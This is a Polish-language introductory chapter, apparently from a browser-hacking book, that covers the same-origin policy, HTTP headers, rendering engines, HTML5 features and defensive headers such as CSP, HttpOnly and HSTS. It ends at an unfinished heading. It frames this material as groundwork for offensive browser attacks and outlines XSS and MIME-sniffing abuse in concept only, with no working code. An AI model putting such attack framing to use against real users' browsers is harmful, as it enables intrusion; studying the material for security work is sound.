Bezpieczeństwo przeglądarki internetowej

Duża odpowiedzialność spoczywa na szerokich ramionach skromnej przeglądarki internetowej. Przeglądarka internetowa została zaprojektowana tak, aby żądać instrukcji z całego Internetu, a następnie instrukcje te są wykonywane niemal bez żadnych wątpliwości. Przeglądarka musi wiernie łączyć zdalnie pobraną treść w ustandaryzowaną, przyswajalną formę i obsługiwać bogaty zestaw funkcji dostępnych w dzisiejszym Web 2.0. Pamiętaj, że jest to to samo oprogramowanie, za pomocą którego prowadzisz ważne sprawy - od utrzymania sieci społecznościowych po bankowość internetową. Oczekuje się, że to oprogramowanie będzie Cię chronić, nawet jeśli zapuszczasz się w wiele symbolicznych ciemnych zaułków Internetu. Oczekuje się, że ułatwi wyjście z takiej alejki przy jednoczesnym bezpiecznym zakupie w innej zakładce lub oknie. Wielu zakłada, że ich przeglądarka jest jak samochód pancerny, zapewniając bezpieczne i wygodne środowisko do obserwowania świata zewnętrznego, chroniąc wszystkie aspekty osobistych interesów i odrzucając wszystko, co niebezpieczne. Pod koniec będziesz miał informacje, które pozwolą ci zdecydować, czy jest to rozsądne założenie. Zespół programistów tego oprogramowania musi upewnić się, że każdy z jego licznych zakamarków nie stanowi drogi dla hakera. Niezależnie od tego, czy świadomie o tym wiesz, za każdym razem, gdy używasz przeglądarki, ufasz zespołowi ludzi, których prawdopodobnie nigdy nie spotkałeś (i prawdopodobnie nigdy nie spotkasz), aby chronić Twoje ważne informacje przed atakującymi w Internecie. Ta Część przedstawia metodologię hakowania przeglądarek internetowych, którą można wykorzystać do obraźliwych działań. Poznajesz rolę przeglądarki internetowej w ekosystemie sieciowym, w tym zagłębiasz się w interakcje między nią a serwerem sieciowym. Zapoznasz się również z niektórymi podstawami bezpieczeństwa przeglądarek, które będą stanowić podstawę dla pozostałych Części.

Główna zasada

Zachęcamy do zapomnienia na chwilę o przeglądarce internetowej i zastanowienia się nad czystym płótnem bezpieczeństwa. Wyobraź sobie, że znajdujesz się w takiej sytuacji: jesteś odpowiedzialny za utrzymanie bezpieczeństwa organizacji i musisz podjąć decyzję. Czy wdrażasz oprogramowanie w oparciu o poziom ryzyka, jakie będzie stwarzać? Oprogramowanie zostanie zainstalowane w standardowym środowisku operacyjnym (SOE) dla prawie każdej maszyny w organizacji. Będzie służył do uzyskiwania dostępu do najbardziej wrażliwych danych i przeprowadzania najbardziej wrażliwych operacji. To oprogramowanie będzie podstawowym narzędziem praktycznie dla wszystkich pracowników, w tym dyrektora generalnego, zarządu, administratorów systemu, finansów, zasobów ludzkich, a nawet klientów. Przy całej tej kontroli i dostępie do kluczowych danych biznesowych, z pewnością brzmi to jak wymarzony cel hakera i propozycja wysokiego ryzyka. Ogólne specyfikacje oprogramowania są następujące:

■ Poprosi o instrukcje z Internetu i wykona je.

■ Obrońca nie będzie sprawował kontroli nad tymi instrukcjami.

■ Niektóre instrukcje informują oprogramowanie, aby uzyskać więcej instrukcji od:

- Innego miejsca w Internecie

- Innego miejsca w intranecie

- Niestandardowe porty HTTP i HTTPS TCP

■ Niektóre instrukcje informują oprogramowanie, aby przesyłało dane przez TCP. Może to spowodować ataki na inne urządzenia sieciowe.

■ Będzie szyfrować komunikację z dowolnymi lokalizacjami w Internecie. Obrońca nie będzie mógł zobaczyć komunikacji.

■ Będzie stale zwiększać liczbę ataków, które mogą być celem ataku. Zaktualizuje się w tle bez powiadomienia.

■ Często zależy to od wtyczek, aby umożliwić efektywne wykorzystanie. Nie ma scentralizowanej metody aktualizacji wtyczek.

Ponadto badania terenowe nad oprogramowaniem ujawniają:

■ Wtyczki są ogólnie uważane za mniej bezpieczne niż samo oprogramowanie podstawowe.

■ Każdy wariant oprogramowania ma historię udokumentowanych luk w zabezpieczeniach.

■ Raport analizy bezpieczeństwa1, który podsumowuje ataki na to oprogramowanie jako największe zagrożenie dla przedsiębiorstwa.

Bez wątpienia zorientowałeś się, że odwołujemy się do przeglądarki internetowej. Zapominając raz jeszcze o tym i wydarzeniach z historii i wracając do naszego pustego płótna bezpieczeństwa, szaleństwem byłoby nie kwestionować sensowności wdrażania tego oprogramowania. Nawet bez korzystania z danych z terenu jego specyfikacje wydają się niezwykle niepokojące z punktu widzenia bezpieczeństwa. Jednak cała ta dyskusja jest oczywiście czysto koncepcyjna w prawdziwym świecie. Przeszliśmy już daleko od punktu, z którego nie ma powrotu, a biorąc pod uwagę masę krytyczną witryn, nikt nie może zadecydować, że przeglądarka internetowa stanowi potencjalnie poważne zagrożenie bezpieczeństwa i jako taka nie zostanie udostępniona każdemu członkowi personelu. Jak już wiesz, wdrażane są dosłownie miliardy przeglądarek internetowych. Nie udostępnienie przeglądarki internetowej pracownikom organizacji prawie na pewno wpłynie negatywnie na ich produktywność. Nie wspominając o tym, że byłoby to uważane za środek raczej drakoński lub zacofany. Przeglądarka internetowa ma coraz więcej zastosowań i przedstawia różne wyzwania związane z hakowaniem i bezpieczeństwem w zależności od kontekstu użytkowania. Przeglądarka jest tak wszechobecna, że wiele osób nietechnicznych postrzega ją jako „Internet”. Mają ograniczoną ekspozycję na inne przejawy danych, które może wywołać protokół internetowy. W dobie Internetu daje to przeglądarce niezaprzeczalnie dominującą pozycję w życiu codziennym, dlatego też branża informatyczna jest do niej przywiązana. Przeglądarka internetowa jest prawie wszędzie w sieci - w strefie sieci użytkownika, strefach gości, a nawet bezpiecznych strefach DMZ. Nie zapominaj, że w wielu przypadkach administratorzy użytkowników muszą zarządzać swoimi urządzeniami sieciowymi za pomocą przeglądarek internetowych. Producenci wskoczyli na modę internetową i wykorzystali dostępność przeglądarek, zamiast odkrywać koło na nowo. Poleganie na tym oprogramowaniu do przeglądania stron internetowych jest niczym absolutnym. W dzisiejszym świecie efektywniej jest pytać, gdzie w sieci nie ma przeglądarki, niż gdzie się znajduje.

Eksploracja przeglądarki

Kiedy dotkniesz internetu, internet od razu dotyka Ciebie. W rzeczywistości, niezależnie od tego, czy świadomie to sobie uświadamiasz, czy nie, zapraszasz go, by się z tobą skontaktował. Prosisz go o skorzystanie z różnych środków bezpieczeństwa wprowadzonych w celu ochrony Twojej sieci i wykonanie instrukcji, nad którymi masz tylko kontrolę na wysokim poziomie, a wszystko to w imię renderowania strony i dostarczania na Twój ekran nieznanej/niezaufanej treści. Przeglądarka działa z zestawem uprawnień nadawanych jej przez system operacyjny, identycznymi jak każdy inny program w przestrzeni użytkownika. Te uprawnienia są równoważne z tymi, które przydzielono Tobie, użytkownikowi! Nie zapominajmy, że dane wprowadzane przez użytkownika są zawsze niczym więcej

niż zestawem instrukcji do aktualnie uruchomionego programu - nawet jeśli ten program jest Eksploratorem Windows lub powłoką UNIX. Jedyną różnicą między danymi wejściowymi użytkownika a danymi otrzymanymi z dowolnego innego źródła jest zróżnicowanie narzucone przez program otrzymujący dane wejściowe! Kiedy zastosujesz to zrozumienie do przeglądarki internetowej, której podstawową funkcją jest odbieranie i wykonywanie instrukcji z dowolnych miejsc w świecie zewnętrznym, potencjalne zagrożenia z tym związane stają się bardziej oczywiste.

Symbioza z aplikacją internetową

Sieć wykorzystuje szeroko rozpowszechnione podejście sieciowe zwane modelem klient-serwer, które zostało opracowane w latach 70. XX wieku. Komunikuje się za pomocą procesu requestresponse, w którym przeglądarka internetowa realizuje żądanie, a serwer sieciowy odpowiada odpowiedzią. Ani serwer sieciowy, ani klient sieciowy nie mogą tak naprawdę wykorzystać swojego potencjału bez drugiego. Są prawie całkowicie współzależni; przeglądarka internetowa nie miałaby prawie nic do wyświetlenia, a serwer sieciowy nie miałby żadnego celu w udostępnianiu swojej zawartości. Ta zasadnicza symbioza tworzy niezliczone dynamiczne splecione pasma sieci. Więź między tymi dwoma kluczowymi elementami rozciąga się również na postawę bezpieczeństwa. Bezpieczeństwo przeglądarki internetowej może wpływać na aplikację internetową i odwrotnie. Niektóre kontrolki można zabezpieczyć oddzielnie, ale wiele z nich zależy od ich odpowiedników. W wielu przypadkach to związek między przeglądarką a aplikacją należy wzmocnić lub, z perspektywy hakera, zaatakować. Na przykład, gdy serwer sieciowy ustawia plik cookie na określone pochodzenie, oczekuje się, że przeglądarka internetowa będzie respektować tę dyrektywę i nie udostępniać (potencjalnie wrażliwego) pliku cookie innym źródłom. Bezpieczeństwo zaangażowania przeglądarki internetowej w aplikację internetową należy rozumieć w kontekście. W wielu przypadkach dyskusje będą zagłębiać się w interakcje między tymi dwoma komponentami. Wykorzystywanie relacji między tymi dwoma podmiotami omówiono w kolejnych sekcjach. Zachęcamy do dalszych badań nad lukami w aplikacjach internetowych.

Zasady tego samego pochodzenia

Najważniejszą kontrolą bezpieczeństwa w przeglądarce internetowej jest Polityka Same Origin, znana również jako SOP. Ta kontrola ogranicza zasoby z jednego źródła współdziałające z innymi źródłami. SOP uważa, że strony mające tę samą nazwę hosta, schemat i port mają ten sam początek. Jeśli którykolwiek z tych trzech atrybutów jest inny, zasób ma inne pochodzenie. Dlatego pod warunkiem, że zasoby pochodzą z tej samej nazwy hosta, schematu i portu, mogą współdziałać bez ograniczeń. SOP początkowo została zdefiniowana tylko dla zasobów zewnętrznych, ale została rozszerzona o inne rodzaje źródeł. Obejmuje to dostęp do plików lokalnych przy użyciu schematu file:// i zasobów związanych z przeglądarką przy użyciu schematu chrome://. Wiele innych schematów jest obsługiwanych przez dzisiejsze przeglądarki.

Nagłówki http

Możesz myśleć o nagłówkach HTTP jako o adresie i innych instrukcjach zapisanych na kopercie, które dyktują, gdzie pakiet powinien się znaleźć i jak powinna być obsługiwana zawartość pakietu. Przykładami mogą być „Fragile: Obchodź się ostrożnie”, „Trzymaj się płasko” lub „Niebezpieczeństwo: materiały wybuchowe!” Są to główne dyrektywy, których używa protokół HTTP do dyktowania, co należy zrobić z następującą zawartością. Klienci sieci Web dostarczają nagłówki HTTP na początku wszystkich żądań do serwera sieci Web, a serwery sieci Web odpowiadają nagłówkami HTTP jako pierwszym elementem każdej odpowiedzi. Treść nagłówków określa, w jaki sposób następująca treść jest przetwarzana przez serwer sieciowy lub przeglądarkę internetową. Niektóre nagłówki są

wymagane, aby interakcja mogła działać; inne są opcjonalne, a niektóre mogą być używane wyłącznie w celach informacyjnych.

Języki znaczników

Języki znaczników to sposób na określenie sposobu wyświetlania treści. W szczególności definiują one znormalizowany sposób tworzenia symboli zastępczych dla danych i symboli zastępczych dla adnotacji związanych z danymi w tym samym dokumencie. Każda strona internetowa, którą widziałeś w swoim życiu, prawdopodobnie używała języka znaczników, aby przekazać przeglądarce internetowej instrukcje dotyczące wyświetlania strony. Istnieją różne rodzaje języków znaczników. Niektóre języki znaczników są bardziej popularne niż inne, a każdy ma swoje mocne i słabe strony. Jak zapewne już wiesz, HTML jest preferowanym językiem znaczników przeglądarki internetowej.

HTML

HyperText Markup Language lub HTML to podstawowy język programowy używany do wyświetlania stron internetowych. Chociaż początkowo rozszerzono go ze standardowego uogólnionego języka znaczników (SGML), obecny HTML przeszedł wiele zmian od tego czasu. Bezwzględna zależność od znaczników (współistnienie danych i adnotacji lub instrukcji) jest podstawową przyczyną kilku ważnych, trwałych i systemowych problemów związanych z bezpieczeństwem. Dowiesz się więcej o HTML

XML

XML jest bliskim związkiem z HTML. Jeśli znasz HTML, XML nie będzie dla Ciebie zbyt wielkim wyzwaniem. Chociaż żadne z nich nie jest szczególnie przyjemny dla ludzkiego oka, oba zapewniają bardzo bogaty sposób przedstawiania złożonych danych. Często spotykasz się z XML w sieci Web, zwykle jako transport dla usług sieci Web lub inne interakcje zdalnego wywoływania procedur (RPC).

Kaskadowe arkusze stylów

Kaskadowe arkusze stylów (CSS) to główna metoda używana przez przeglądarki internetowe do określania stylu zawartości strony internetowej (nie mylić z XSS, który jest akronimem luki bezpieczeństwa Cross-site Scripting). CSS umożliwia oddzielenie treści od jej stylu. Bardzo podstawowym tego przykładem jest pogrubienie zdania. Oczywiście CSS jest znacznie potężniejszy niż ten prosty przykład i rozciąga się na złożoność obserwowaną w sieci.

Skrypty

Języki skryptów internetowych to sztuka, której warto się nauczyć! Jeśli wchodzisz w interakcję z siecią na poziomie technicznym, w pewnym momencie natkniesz się na nie. Ogólnie rzecz biorąc, tworzenie skryptów jest warunkiem wstępnym do pracy w informatyce, która w jakiś sposób wkradła się i zajęła bardzo widoczną pozycję w przeglądarce. Z kolejnych rozdziałów dowiesz się, że hakerzy wykorzystują skrypty w przeglądarce do uruchamiania niektórych z najczęstszych exploitów, w tym XSS. Ta wiedza będzie ci potrzebna w swoim arsenale.

JavaScript

JavaScript obsługuje koncepcje programowania funkcjonalnego i obiektowego. W przeciwieństwie do Javy, która jest językiem silnie typizowanym, JavaScript jest typowany luźno. Język ma dominującą pozycję w ekosystemie internetowym i będzie dostępny w najbliższej przyszłości. Domyślnie działa w każdej przeglądarce. Zrozumienie JavaScript jest niezbędne dla czytelnika, ponieważ większość kodu w tej książce używa tego języka. Ataki napisane w JavaScript (bez względu na dziwactwa przeglądarki) są

kompatybilne we wszystkich przeglądarkach. To sprawia, że jest to fantastyczny język bazowy do hakowania przeglądarek.

VBScript

VBScript jest obsługiwany tylko w przeglądarkach Microsoft i jest rzadko używany w poważnym tworzeniu stron internetowych. Dzieje się tak, ponieważ nie obsługuje wielu przeglądarek. Jest to alternatywa Microsoftu dla JavaScript, a jej pochodzenie sięga wczesnych wojen przeglądarek. Wiele jego funkcji można osiągnąć w JavaScript. Oczywiście rodzi to pytanie, czy VBScript jest w ogóle potrzebny. Jeśli już, wydaje się, że jest to powrót do czasów, kiedy Internet Explorer miał całkowitą dominację w tej przestrzeni.

Obiektowy model dokumentu

Obiektowy model dokumentu (powszechniej określany jako DOM) jest podstawową koncepcją przeglądarki internetowej. Jest to API do interakcji z obiektami w dokumentach HTML lub XML. DOM zapewnia metodę interakcji języków skryptowych z silnikiem renderującym poprzez dostarczanie odwołań do elementów HTML w postaci obiektów. DOM jest efektywnie połączony z JavaScript (lub innymi wybranymi językami skryptowymi). Został stworzony, aby umożliwić zdefiniowaną metodę dostępu do żywego wyrenderowanego dokumentu, tak aby skrypty działające w przeglądarce mogły odczytywać i/lub pisać do niego dynamicznie. Pozwoliło to na zmianę strony bez wysyłania nowych żądań do serwera WWW i bez konieczności interakcji użytkownika.

Silniki renderujące

Silniki renderujące są nazywane różnymi nazwami w kontekście przeglądarek internetowych, włączając w to mechanizmy układu graficznego i silniki przeglądarek internetowych.5 Nazwy te są używane zamiennie w całej książce. Te komponenty odgrywają kluczową rolę w ekosystemie przeglądarek. Odpowiadają za konwersję danych do formatu przydatnego do prezentacji użytkownikowi na ekranie. Przeglądarka internetowa prawdopodobnie użyje HTML i obrazów w połączeniu z CSS, aby stworzyć końcowy produkt graficzny, który użytkownicy widzą w swojej przeglądarce internetowej. To właśnie te silniki zapewniają użytkownikowi wrażenia graficzne. Chociaż zwykle określa się je w sensie graficznym, istnieją silniki renderujące tekst również takie jak Lynx i W3M. W sieci używa się wielu silników renderujących. Popularne graficzne silniki renderujące omówione w tej książce to WebKit, Blink, Trident i Gecko.

WebKit

WebKit jest najpopularniejszym silnikiem renderującym i jest używany w wielu przeglądarkach internetowych. Najbardziej znaną przeglądarką korzystającą z silnika jest Apple Safari, a w przeszłości używała go również Google Chrome. Jest to jeden z najpopularniejszych obecnie używanych silników renderujących. Celem tego projektu open source jest, aby WebKit stał się uniwersalnym silnikiem interakcji i prezentacji8 dla aplikacji. Oprócz wykorzystania w przeglądarkach internetowych, silnik wykorzystywany jest w różnego rodzaju oprogramowaniu, w tym w klientach pocztowych i komunikatorach internetowych.

Trident

Silnik renderujący Microsoftu nazywa się MSHTML lub, częściej, Trident. Nie jest niespodzianką, że Trident to silnik o zamkniętym kodzie źródłowym, który można znaleźć w Internet Explorerze. Jest to drugi najpopularniejszy silnik renderujący. Podobnie jak WebKit, Trident jest również używany w oprogramowaniu innym niż przeglądarki internetowe. Jednym z przykładów jest Google Talk.

Oprogramowanie może korzystać z silnika za pomocą biblioteki mshtml.dll, która jest dostarczana z systemem Windows. Trident pojawił się po raz pierwszy w wersji 4 przeglądarki internetowej i od tego czasu jest podstawą Internetu. Najnowsza wersja Internet Explorera firmy Microsoft nadal wykorzystuje Trident jako główny silnik renderujący.

Gecko

Firefox to najbardziej znany program, który wykorzystuje silnik renderujący Gecko o otwartym kodzie źródłowym. Jest to prawdopodobnie trzeci najpopularniejszy silnik renderujący za WebKit i Trident. Gecko to silnik renderujący typu open source, początkowo opracowany przez firmę Netscape w latach 90. dla przeglądarki internetowej Netscape Navigator. Nowoczesne wersje Gecko znajdują się głównie w aplikacjach opracowanych przez Mozilla Foundation i Mozilla Corporation, w szczególności w przeglądarce internetowej Firefox.

Presto

Presto jest (w momencie pisania tej książki) silnikiem renderującym dla Opery. Jednak w 2013 roku zespół Opery publicznie ogłosił, że wkrótce porzuci swój własny silnik renderujący Presto i przeprowadzi migrację do pakietu WebKit Chromium. Nazwa pakietu WebKit Chromium została następnie zmieniona na Blink (omówione w następnej sekcji). W żadnym innym momencie duża przeglądarka nie zmieniła kursu ze swoim silnikiem renderującym w tak dramatyczny sposób. To prawie na pewno oznacza wyginięcie Presto i stanie się jedną z ostatnich ofiar wojen przeglądarkowych.

Blink

W 2013 roku Google ogłosił, że rozwidla WebKit, aby stworzyć nowy silnik renderujący Blink. Początkowym celem Blink jest lepsze wsparcie wieloprocesowej architektury Chrome i zmniejszenie złożoności w przeglądarce. Czas pokaże, czy ten silnik będzie działał równie dobrze jak WebKit, ale sugestia, że Google usunie zbędną funkcjonalność, to dobry początek.

Geolokalizacja

Geolokalizacja API zapewnia urządzeniom mobilnym i komputerom stacjonarnym dostęp do lokalizacji geograficznej przeglądarki internetowej. Osiąga to za pomocą różnych metod, w tym GPS, triangulacji witryn komórkowych, geolokalizacji IP i lokalnych punktów dostępu Wi-Fi. Istnieje wiele oczywistych przypadków, w których te informacje mogą być nadużywane w rzeczywistych scenariuszach. Wprowadzono rygorystyczne zabezpieczenia przeglądarek w celu ograniczenia eksploatacji, pozostawiając główny wektor ataków jako socjotechnikę.

Pamięć internetowa

Magazyn sieciowy, czasami określany jako magazyn DOM, był częścią specyfikacji HTML5, ale już nim nie jest. Pomocne może być wyświetlenie pamięci internetowej jako doładowanych plików cookie. Podobnie jak pliki cookie, istnieją dwa główne typy przechowywania: jeden, który jest utrzymywany lokalnie i jeden, który jest dostępny podczas sesji. W przypadku przechowywania w Internecie pamięć lokalna utrzymuje się przez wiele wizyt użytkownika, a pamięć sesji jest dostępna tylko na karcie, która ją utworzyła. Jedną z głównych różnic między plikami cookie a przechowywaniem w sieci jest to, że przechowywanie w sieci jest tworzone wyłącznie przez JavaScript, a nie przez nagłówki HTTP, ani nie są one przesyłane do serwera w każdym żądaniu. Przechowywanie w sieci Web pozwala na znacznie większe rozmiary niż konwencjonalne pliki cookie. Rozmiar zależy od przeglądarki, ale zazwyczaj

wynosi co najmniej 5 megabajtów. Inną ważną różnicą jest to, że nie ma koncepcji ograniczeń ścieżek w przypadku przechowywania lokalnego.

PRZECHOWYWANIE SESJI

Oto prosty przykład korzystania z interfejsu API do przechowywania danych w sieci Web. Uruchom następujące polecenia w konsoli JavaScript przeglądarki internetowej. Ustawią wartość „BHH" w magazynie sesji bieżącej karty:

```
sessionStorage.setItem("BHH", "http://browserhacker.com");

sessionStorage.getItem("BHH");
```

SOP ma zastosowanie do przechowywania lokalnego, z podziałem na poszczególne miejsca pochodzenia. Inne źródła nie mogą uzyskać dostępu do magazynu lokalnego, ani subdomeny nie mogą uzyskać do niego dostępu.

Udostępnianie zasobów między źródłami

Współużytkowanie zasobów między źródłami (Cross-origin Resource sharing) lub CORS to specyfikacja, która zapewnia metodę dla źródła, która ignoruje SOP. W swojej najłagodniejszej konfiguracji aplikacja internetowa może zezwolić XMLHttpRequest z różnych źródeł na dostęp do wszystkich swoich zasobów z dowolnego źródła. Nagłówki HTTP informują przeglądarkę, czy jest dozwolony dostęp. Podstawowym składnikiem CORS jest dodanie do serwera WWW następujących nagłówków odpowiedzi HTTP:

```
Access-Control-Allow-Origin: *

Access-Control-Allow-Methods: POST, GET
```

Gdy przeglądarka wyśle cross-origin XMLHttpRequest do serwera, który nie odpowiada tymi nagłówkami, nie zostanie udzielony dostęp do treści odpowiedzi. Jest to zgodne z oczekiwanym zachowaniem SOP. Jeśli jednak serwer sieci Web zwróci poprzednie nagłówki, nowoczesne przeglądarki będą honorować specyfikację CORS i zezwolić na dostęp do zawartości odpowiedzi źródła.

HTML5

Jest bardzo prawdopodobne, że przeglądarka, której używasz, obsługuje teraz wiele elementów ze specyfikacji HTML5. HTML5 to kolejny standard HTML. Definiuje dodatki do specyfikacji, które zwiększają funkcjonalność, a co za tym idzie, wrażenia użytkownika w sieci. Oczywistą zmianą z punktu widzenia bezpieczeństwa jest zwiększenie powierzchni ataku. Zapewnia o wiele więcej metod, które nie miały ekspozycji na poprzednie Generacje HTML4. Zwiększa również permutacje, dzięki którym można korzystać z funkcji. Obie te kombinacje zwiększają ryzyko udanych ataków. Dotyczy to większości postępów w technologii i samo w sobie nie powinno być powodem, by nie robić postępów.

WebSocket

WebSocket to technologia przeglądarki, która umożliwia otwarcie interaktywnego i bardzo responsywnego, pełnodupleksowego kanału komunikacji między przeglądarką a serwerem. To zachowanie pozwala na stosowanie rygorystycznych akcji sterowanych zdarzeniami bez wyraźnej potrzeby odpytywania serwera. WebSocket jest zamiennikiem innych technologii AJAX-Push, takich jak Comet. Podczas gdy Comet wymaga dodatkowych bibliotek klienckich, interfejs API WebSocket jest implementowany natywnie w nowoczesnych przeglądarkach. Wszystkie najnowsze przeglądarki, w

tym Internet Explorer 10, obsługują standard WebSocket. Jedynymi wyjątkami są niektóre przeglądarki mobilne, takie jak Opera Mini i natywna przeglądarka Androida.

Web Workers

Przed robotami sieciowymi JavaScript w przeglądarce był środowiskiem jednowątkowym. Deweloperzy używaliby setTimeout() i setInterval(), aby osiągnąć wykonanie podobne do współbieżności. HTML5 wprowadza Web Workerss, które mogą być postrzegane jako wątki przeglądarki, ponieważ działają w tle. Istnieją dwa typy: jeden jest współdzielony przez wszystko, co działa w źródle, a drugi komunikuje się tylko z funkcją, która go utworzyła. Interfejs API ma różne inne ograniczenia, ale pracownicy sieci Web zapewniają programistom większą elastyczność. Ta sama elastyczność jest zapewniona atakującym, dając im więcej opcji wdrażania ataku w przeglądarce internetowej.

Manipulacja historią

Różne ataki opisane tu są wymierzone w funkcjonalność historii przeglądarki internetowej. Możliwości historii wciąż się zmieniają, ponieważ zmienia się zapotrzebowanie na przeglądarkę internetową. W przeszłości wystarczyło śledzić historię, gdy użytkownicy kliknęli w link, który przeniósł ich na inną stronę. Dzisiaj kliknięcie linku może wykorzystywać skrypty do renderowania strony, a to jest traktowane jako kamień milowy w doświadczeniu użytkownika. HTML5 oferuje metody manipulowania stosem historii. Skrypty mogą dodawać lub usuwać lokalizacje za pomocą obiektu historii, a także mogą przenosić bieżącą stronę do przodu lub do tyłu w łańcuchu historii.

WebRTC

Interfejs API komunikacji w czasie rzeczywistym (WebRTC) to znaczący rozwój, który wykorzystuje możliwości HTML5 i JavaScript. Umożliwia przeglądarkom komunikowanie się ze sobą z małym opóźnieniem i dużą przepustowością niezbędną do obsługi bogatej w multimedia komunikacji w czasie rzeczywistym. W chwili pisania tego tekstu WebRTC jest obsługiwany w najnowszych przeglądarkach Chrome, Firefox i Opera i jest do nich natywnie wbudowany. Udostępnia funkcje, takie jak bezpośredni dostęp do kamery i sprzętu audio (w celu obsługi wideokonferencji). Potencjalne implikacje bezpieczeństwa dla tego typu wysoce użytecznej, ale inwazyjnej technologii są oczywiste. Na szczęście WebRTC jest oprogramowaniem typu open source, więc nie jest poza zasięgiem przejrzystej analizy.

Podatności

Termin „podatności" jest abstrakcyjnym zbiorem, a zatem złożonym tematem. Można wywnioskować, że istnienie tego tekstu wynika wyłącznie z istnienia tak zwanych „podatności". Jednak definicja tego, co jest, a co nie jest podatnością, nie zawsze jest jasna. Czasami luka w zabezpieczeniach jest tak naprawdę częścią funkcjonalności, zgodnie z pierwotnym zamierzeniem, ale później okazuje się, że jest zbyt liberalna. Co gorsza, niektóre klasy podatności mają wiele nazw. W sumie cała sytuacja może być zagmatwana. Tutaj luki są wyjaśnione w kontekście ataku w celu jasności.

Presje ewolucyjne

Przeglądarki internetowe przeszły jedną z najbardziej dramatycznych i ekscytujących ewolucji w branży technologii informatycznych. Obecnie przeglądarki internetowe wykorzystują najnowocześniejsze techniki w zakresie wydajności, bezpieczeństwa i rozwoju. Przetrwają lub giną na niezwykle agresywnym polu bitwy. Przeglądarki internetowe były kiedyś znacznie mniej wyrafinowanym oprogramowaniem. Pierwsze manifestacje przeglądarki internetowej miały prosty cel - były wyświetlaniem i podążaniem za hiperłączami w embrionalnej sieci. Teraz mają wsparcie dla dodatków,

wtyczek, kamer, mikrofonów i geolokalizacji. Nie trzeba dodawać, że to długa droga od miejsca, w którym zaczęli. Krajobraz udziału w rynku przeglądarek internetowych był daleki od stałego w całej barwnej historii przeglądarki. Byli zwycięzcy i przegrani, przeglądarki niszowe i mainstreamowe, a reputacja rosła i spadała. Netscape był wczesną ofiarą bitew przeglądarek, ale jego upadek dał początek Organizacji Mozilla, a ostatecznie Firefox. Dawny Internet Explorer, niegdyś dominujący na rynku przeglądarek i zwycięzca Netscape′a, stale traci grunt na rzecz przeglądarek open source, a w ostatnich latach do komercyjnych ofert, takich jak Google Chrome i Apple Safari. Jednak ze względu na ciągły rozwój i podstawę finansowego giganta Microsoftu, nadal przetrwa i ewoluuje. Można śmiało powiedzieć, że ta opowieść o wojnie jeszcze się nie skończyła. Pole bitwy się zmieniło, a przeglądarki ewoluowały, aby stawić czoła nowemu terenowi. Ważnym wynikiem tego wyścigu zbrojeń jest to, że producenci przeglądarek rozumieją, że bezpieczeństwo jest ważne dla ich użytkowników i nieustannie utrudniają eksploatację przeglądarek. Doprowadziło to do różnych postępów w technologiach defensywnych. Poniższe sekcje opisują niektóre z głównych funkcji bezpieczeństwa przeglądarek obecnych w dzisiejszym ciężkim oprogramowaniu do obrony.

Nagłówki http

Duża część ewolucji bezpieczeństwa przeglądarki nastąpiła w nagłówkach HTTP. Ponieważ dyrektywy w zakresie całego żądania lub odpowiedzi są umieszczane w nagłówkach HTTP, stanowią one naturalny mechanizm dla serwera, który instruuje przeglądarkę, aby wprowadziła dodatkowe kontrole bezpieczeństwa.

Polityka bezpieczeństwa treści

CSP został zaprojektowany w celu złagodzenia luk XSS poprzez zdefiniowanie rozróżnienia między instrukcjami a treścią. Nagłówek HTTP CSP Content-Security-Policy lub X-Content-Security-Policy jest wysyłany z serwera w celu określenia lokalizacji, w których można załadować skrypty. Określa również ograniczenia dotyczące tych skryptów; na przykład, czy można użyć funkcji JavaScript eval().

Flaga bezpiecznych plików cookie

W przeszłości pliki cookie były wysyłane zarówno przez HTTP, jak i HTTPS bez rozróżniania między tymi dwoma źródłami. Może to mieć wpływ na bezpieczeństwo sesji nawiązanej z przeglądarką internetową. Token sesji bezpiecznie ustanowiony między serwerem a przeglądarką za pośrednictwem protokołu HTTPS może zostać ujawniony osobie atakującej za pomocą standardowego żądania HTTP. W tym miejscu flaga bezpiecznego pliku cookie przeskakuje za jednym zamachem wysokie budynki. Głównym celem tej flagi jest poinstruowanie przeglądarki, aby nigdy nie wysyłała pliku cookie przez żaden niezabezpieczony kanał. W ten sposób poufny token sesji może pozostać zamknięty w zaszyfrowanej barierze za każdym razem, gdy jest w trakcie przesyłania.

Flaga HttpOnly plików cookie

Flaga HttpOnly to kolejna opcja, którą można zastosować do plików cookie, a wszystkie nowoczesne przeglądarki przestrzegają tej dyrektywy. Flaga HttpOnly instruuje przeglądarkę, aby zabroniła dostępu do zawartości pliku cookie z dowolnych skryptów. Ma to zaletę bezpieczeństwa polegającą na ograniczaniu kradzieży plików cookie wynikających z XSS z JavaScript.

X-Content-Type-Options

Przeglądarki mogą wykorzystywać różne metody wykrywania treści, aby zgadnąć, jaki typ treści został zwrócony z serwera WWW. Na tej podstawie przeglądarka wykona odpowiednią akcję, która jest zmapowana do tego typu zawartości. Dyrektywa nosniff istnieje, aby wyłączyć tę funkcjonalność i

zmusić przeglądarkę do renderowania treści zgodnie z nagłówkiem content-type. Na przykład, jeśli serwer wyśle dyrektywę nosniff w odpowiedzi na tag skryptu, przeglądarka zignoruje odpowiedź, chyba że typ MIME pasuje aplikacja/javascript (i kilka innych). W witrynie takiej jak Wikipedia (która zezwala na przesyłanie) może to być szczególnie niepokojące. Brak dyrektywy staje się problemem, gdy specjalnie spreparowany plik jest przesyłany, a następnie pobierany. Przeglądarka może zostać nakłoniona do nieprawidłowego zinterpretowania typu MIME danych i zinterpretowania na przykład pliku JPEG jako skryptu. Ma to oczywiste problemy przy rozważaniu kontroli bezpieczeństwa przeglądarki; może być możliwe, aby użytkownik przejął kontrolę nad przeglądarką za pośrednictwem publicznej aplikacji internetowej. Jednym ze sposobów byłoby przesyłanie plików o dozwolonym (i pozornie bezpiecznym) typie treści, które są następnie interpretowane w inny, bardziej niebezpieczny i niestabilny sposób.

Ścisłe bezpieczeństwo transportu

Ten nagłówek HTTP informuje przeglądarkę, że komunikacja z witryną musi odbywać się przez prawidłowy tunel HTTPS. Użytkownik nie będzie mógł zaakceptować błędów HTTPS i przejść przez niezabezpieczone połączenie. Zamiast tego przeglądarka wyjaśni błąd, nie pozwalając użytkownikowi na kontynuowanie przeglądania.

X-Frame-Option

